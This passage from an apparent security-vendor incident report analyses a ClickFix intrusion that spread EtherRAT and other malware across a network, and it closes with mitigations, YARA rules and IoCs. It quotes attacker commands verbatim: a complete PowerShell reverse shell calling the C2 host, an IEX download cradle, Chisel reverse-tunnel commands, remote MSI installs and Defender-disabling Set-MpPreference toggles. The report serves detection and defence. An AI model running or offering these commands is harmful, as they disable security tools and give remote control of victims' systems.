When that wasn't enough, they followed up with ek_kill_av.ps1, a more comprehensive script that layered three different disable techniques on top of each other: the full set of Defender registry policies (this version adding DisableAntiVirus, DisableScanOnRealtimeEnable, and DisableScriptScanning), the runtime Set-MpPreference -DisableRealtimeMonitoring $true -DisableIOAVProtection $true -DisableIntrusionPreventionSystem $true -DisableScriptScanning $true -DisableBehaviorMonitoring $true -MAPSReporting Disabled -SubmitSamplesConsent NeverSend toggles, and direct service kills of WinDefend, wscsvc (Windows Security Center), and SecurityHealthService via both Stop-Service and sc.exe. The redundancy is the point: anywhere Defender or its supporting services could come back up, the script slammed the door from a different direction.
Content of ek_kill_av.ps1:
They then ran ek_full.ps1, which performed the same registry-based Defender disable, slept five seconds to let the changes settle, and called msiexec /i hxxp://77.110.122[.]58:23205/cons_1.0.1.msi /quiet /norestart. This is the MSI that drops EtherRAT, and we saw the loader land on this host shortly after, with the now-familiar conhost --headless wrapping a clean Node.js runtime against an encoded .ini payload: conhost --headless “C:\Users\Administrator\AppData\Local\FdgW2ni2h0it\sq8whb\node.exe” “C:\Users\Administrator\AppData\Local\FdgW2ni2h0it\EkYqfsgfyz.ini”. Persistence was registered under the user Run key HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\EdgeUpdate, masquerading as a benign Edge auto-updater entry. This is the same EtherRAT loader pattern that ended up across the rest of the network through the lateral SMBExec spray, with the same EdgeUpdate Run key fingerprint on every host where the MSI landed. The only difference here was the delivery path: the attacker had the hands-on-keyboard foothold on this server and could run the MSI installer directly, rather than relying on SMBExec to push it onto a remote host.
Content of ek_full.ps1:
After landing the MSI, they staged second-wave activity from a new C2 port using IEX(New-Object Net.WebClient).DownloadString("hxxp://77.110.122[.]58:44479/bjxxUmG8K3uy.ps1"), and redeployed Chisel with a new authentication string. The first attempt ran Chisel as client 77.110.122[.]58:24954 R:socks with no auth at all, and shortly after they re-ran it with client --auth z9zkKCom6W2A3ptu6NXKYAK8:z9zkKCom6W2A3ptu6NXKYAK8 77.110.122[.]58:24954 R:socks.
The picture on the domain controller looked different. The attacker reached it over WMIExec using both a compromised user account and the domain Administrator, dropping encoded PowerShell loaders that pulled eCJam6D193GE.ps1 and RtPnuIz7RwPU.ps1 from 77.110.122[.]58:44479. From there they switched to SMBExec, falling back into the same pattern we saw previously: a SYSTEM-context cmd.exe would write a payload into a batch file under C:\Windows\TEMP\, run it, and delete it in one chained command. The first thing they ran through this wrapper was a simple whoami redirected to \\<redacted>\C$\HOghqs, just a sanity check that the channel worked. The next thing was a persistent PowerShell reverse shell pointed at 77.110.122[.]58:18696, staged through the same SMBExec wrapper:
C:\Windows\system32\cmd.exe /Q /c echo powershell -w hidden -nop -c "while($true){try{$c=New-Object Net.Sockets.TCPClient(\"77.110.122[.]58\",18696);$s=$c.GetStream();$w=New-Object IO.StreamWriter($s);$w.AutoFlush=$true;$r=New-Object IO.StreamReader($s);while($c.Connected){$w.Write(\"PS> \");$l=$r.ReadLine();if($l -eq \"exit\"){break};try{$o=(iex $l 2>&1|Out-String);$w.Write($o)}catch{$w.Write($_.ToString())}}}catch{Start-Sleep 10}}" ^> \\WHCAD\C$\dYWxOl 2^>^&1 > C:\Windows\TEMP\IHYLqc.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\IHYLqc.bat & C:\Windows\system32\cmd.exe /Q /c del C:\Windows\TEMP\IHYLqc.bat.
The PowerShell loop above opens a TCP socket to the attacker's C2, writes a PS> prompt over the wire so the operator sees an interactive shell feel on their end, reads commands line-by-line from the socket, executes each one through Invoke-Expression (with stderr redirected back through the same channel via 2>&1), and writes the output back over the socket. The outer while($true) and catch{Start-Sleep 10} keep it alive: if the C2 is unreachable, it sleeps 10 seconds and retries; if an active connection drops mid-session, it reconnects immediately.
The DC also picked up the EtherRAT loader in both contexts. The Node.js loader landed under C:\Users\Administrator\AppData\Local\FdgW2ni2h0it\sq8whb\node.exe running as the domain Administrator, and again under C:\Windows\SysWOW64\config\systemprofile\AppData\Local\FdgW2ni2h0it\sq8whb\node.exe running as SYSTEM. Both pointed at the same encoded .ini payload at EkYqfsgfyz.ini, both persisted via the EdgeUpdate Run key, and both wrapped in conhost --headless.
From here, the attacker shifted from one-off WinRM and WMIExec sessions into bulk lateral movement via SMBExec. The pattern was unmistakable: a SYSTEM-context cmd.exe would echo a command into a randomly-named batch file under C:\Windows\TEMP\, execute it, and immediately delete it, all wrapped in a single command line like C:\Windows\system32\cmd.exe /Q /c echo cmd /c msiexec /i \\77.110.122[.]58\ADMIN$\Temp\EGGjVyW9Uloz.msi /qn ^> \\<HOST>\C$\<8chars> 2^>^&1 > C:\Windows\TEMP\<6chars>.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\<6chars>.bat & C:\Windows\system32\cmd.exe /Q /c del C:\Windows\TEMP\<6chars>.bat. The echo-to-bat-then-delete signature, combined with output redirection back to \\<HOST>\C$\<8chars>, is Impacket's smbexec.py behaving exactly as documented. The payload in every case was the same MSI, EGGjVyW9Uloz.msi, pulled from the attacker's own ADMIN$\Temp share on 77.110.122[.]58.
Unfortunately, we weren't able to retrieve EGGjVyW9Uloz.msi itself, so the contents and exact execution chain remain unconfirmed. What we did observe, on several of the hosts touched during the lateral spread, was a Node.js loader staged into C:\Windows\SysWOW64\config\systemprofile\AppData\Local\FdgW2ni2h0it\sq8whb\node.exe, configured to execute against an encoded .ini payload at C:\Windows\SysWOW64\config\systemprofile\AppData\Local\FdgW2ni2h0it\EkYqfsgfyz.ini. Persistence was set via a Run key named EdgeUpdate and execution was wrapped in conhost --headless. This is the same EtherRAT loader pattern we documented on patient zero, just with a different folder name, .ini filename, and Run key value (EdgeUpdate instead of WindowsHost). The structural fingerprint of the loader, a clean signed node.exe paired with an encrypted .ini payload and persistence via a benign-sounding Run key, was identical wherever it landed. Whether the MSI dropped EtherRAT directly or went through an intermediate stage we couldn't recover, the end state on the affected hosts was the same family we'd already seen on patient zero.
All of this activity unfolded before the Huntress agent was officially installed on the affected endpoints. Once the agent service was running and telemetry began flowing in, the Huntress SOC was able to lock the system down and begin remediation.
Conclusion
This case illustrates what happens when a ClickFix infection goes undetected. What started as a single user running a pasted command escalated into a multi-stage intrusion involving two custom malware families, a blockchain-resolved backdoor, and hands-on lateral movement across over 11 hosts.
Potemkin handled delivery - a minimal loader whose only job was to fetch and reflectively load a module from the C2. RMMProject handled operations - a Lua-scriptable framework with browser theft, remote desktop, process injection, and runtime module loading. EtherRAT handled resilience - a blockchain-anchored backdoor that could survive domain takedowns. A renamed Cloudflare tunnel gave the attacker persistent remote access to the internal network. And the hands-on-keyboard work handled expansion - WMIExec and SMBExec to push the MSI installer across the network, scheduled tasks and Run keys for persistence, and Chisel tunnels for SOCKS proxy access.
The attacker likely had hours of unobserved access to establish Potemkin, deploy EtherRAT, set up a Cloudflare tunnel, and begin lateral movement, all before telemetry existed to detect any of it. Once the Huntress agent was installed and visibility came online, the SOC was able to lock things down, but the damage window was entirely determined by how long that initial endpoint went unwatched.
Consider what remediation looks like once an intrusion like this has had time to spread. Across over 11 hosts, the analyst is now hunting for Run keys under multiple user profiles and SYSTEM context, scheduled tasks with randomized names, Defender exclusion paths and registry policy overrides, Cloudflare tunnel binaries renamed to blend in with Windows processes, EtherRAT loaders with per-host randomized directory names, and a blockchain-resolved C2. Every host needs to be individually swept because the persistence artifacts vary - different folder names, different .ini filenames, different Run key values.
That's the cost of a late start. An endpoint agent on that first machine catches the ClickFix payload at execution, before any of this sprawl exists, and the remediation is one host instead of eleven. Coverage gaps are not theoretical risks, they are the room attackers need to turn a single ClickFix prompt into a network-wide compromise and the difference between a one-hour cleanup and a week-long engagement.
Recommendation
The single most impactful thing that could have changed the outcome of this case was monitoring the endpoint where it started. The attacker likely had hours of uncontested access on an unmonitored machine before telemetry existed anywhere in the environment. Audit your fleet for gaps - workstations, servers, and any machine with network access should have an endpoint agent.
The attacker renamed cloudflared to svchost.exe and used a quick tunnel to expose an internal service to the internet. Alert on cloudflared or renamed copies of it running.
The most direct mitigation is disabling the Windows Run dialog via Group Policy, which also disables the Win+R hotkey. ClickFix attacks depend on the user pasting a command into this dialog - if it doesn't open, the attack fails at step one.
Use tamper protection where available, and monitor for Stop-Service WinDefend, sc.exe config WinDefend start= disabled, and bulk Add-MpPreference -ExclusionPath commands as high-fidelity alerts.
Detection
Yara
Potemkin loader:
rule PotemkinLoader {
meta:
author = "RussianPanda"
description = "Detects Potemkin Loader"
date = "6/4/2026"
hash = "2abe5dd3a057fdef935722e50e
9251c272d29fd26113187b853a1f9a9cb89d9b"
strings:
$s1 = "[Agent] DLL returned (updatedll), reloading..." ascii
$s2 = "dll_debug.log" ascii
$s3 = "[Agent] LoadAndRunDLL=" ascii
condition:
uint16(0) == 0x5A4D and all of ($s*)
}
RMMProject:
rule RMMProject {
meta:
author = "RussianPanda"
description = "Detects RMMProject RAT"
date = "6/4/2026"
hash = "3b7ae925e2d64522b4f69b56285b0
5aeca8c5aab5ab46a9c02c4fafb69d881ce "
strings:
$s1 = "[RTSC] OpenInputSocket: sending session_id=" ascii
$s2 = "kCookies: total_cookies=" ascii
$s3 = "GetChromiumKey" ascii
condition:
uint16(0) == 0x5A4D and all of ($s*)
}
Indicators of Compromise (IoCs)
Indicator | Description |
|---|---|
RunSearch.exe SHA256: 2abe5dd3a057fdef935722e50e9251c272d29fd26113187b853a1f9a9cb89d9b | Potemkin Loader |
avast_update.bin SHA256: 3b7ae925e2d64522b4f69b56285b05aeca8c5aab5ab46a9c02c4fafb69d881ce | RMMProject |
ABE helper DLL SHA256: cd4e5e2c65b1660470d3446539ee68adf5faeece3eaeb46583623be9911ee145 | DLL embedded inside RMMProject. Injected into a spawned Chrome/Edge process to decrypt App-Bound Encryption cookie keys via Chrome's IElevator COM interface. |
inst24.msi SHA256: 79f7b67ce8b39070f3e1c2b90fce0ce84134782a7dedcccc1edac197ee9e089b | MSI installer that drops Potemkin loader |
cons_1.0.1.msi SHA256: 2ada24dd6e517f37942b749c2bd57ddd97445e9853002cee70a0bc30d0b0ce3a | Delivers EtherRAT |
77.110.122[.]58 | Primary C2 / staging |
213.165.41[.]26 | Chisel reverse SOCKS server |
C:\Windows\Temp\D0OK1nWwId9W.ps1 | First malicious PS dropped (content unrecovered) |
C:\Windows\Temp\lQhEQui9a4lZ.exe | Chisel client |
C:\ProgramData\p\O67tak2KFRmJ.ps1 | In-memory reflective loader |
C:\ProgramData\p\J6Gupb9TpYNI.ps1 | PowerShell script to download the Chisel client |
C:\ProgramData\p\fsjH6IHuUkhh.ps1 | AMSI bypass + Defender registry policy disable + reflective Chisel load |
C:\ProgramData\p\ek_full.ps1 | Registry-based Defender disable script |
C:\ProgramData\p\ek_kill_av.ps1 | Defender kill: registry policies, Set-MpPreference toggles, and direct service stops of WinDefend, wscsvc, and SecurityHealthService. |
C:\ProgramData\p\ek_disable_av.ps1 | Defender disable script |
C:\ProgramData\p\yH88LG8yCOnU.ps1 | Reverse shell: loops a TCP connection to 77.110.122[.]58:43301, bridges it to a hidden powershell.exe process, and reconnects every 30 seconds if the connection drops. |
0xb3f2897f2bc797e5b9033faef8c81e92b01cb831 | Ethereum contract |
0x40b57c3622c1CbfD699207F71F2dE5A8Fe256893 | Storage key |
ab653feb-9e78-4578-87ed-2e30329fe858 | EtherRAT build ID |
sonra.eutialyson[.]com | MSI download domain |
cl.distritovagas[.]com | ClickFix HTA domain |
anus-staylard[.]xyz | C2 domain for Potemkin and RMMProject |
resumeacceptable[.]com | EtherRAT C2 resolved from blockchain |
%LOCALAPPDATA%\hyper-v.ver | Potemkin UUID file |
%TEMP%\dll_debug.log | Potemkin debug log |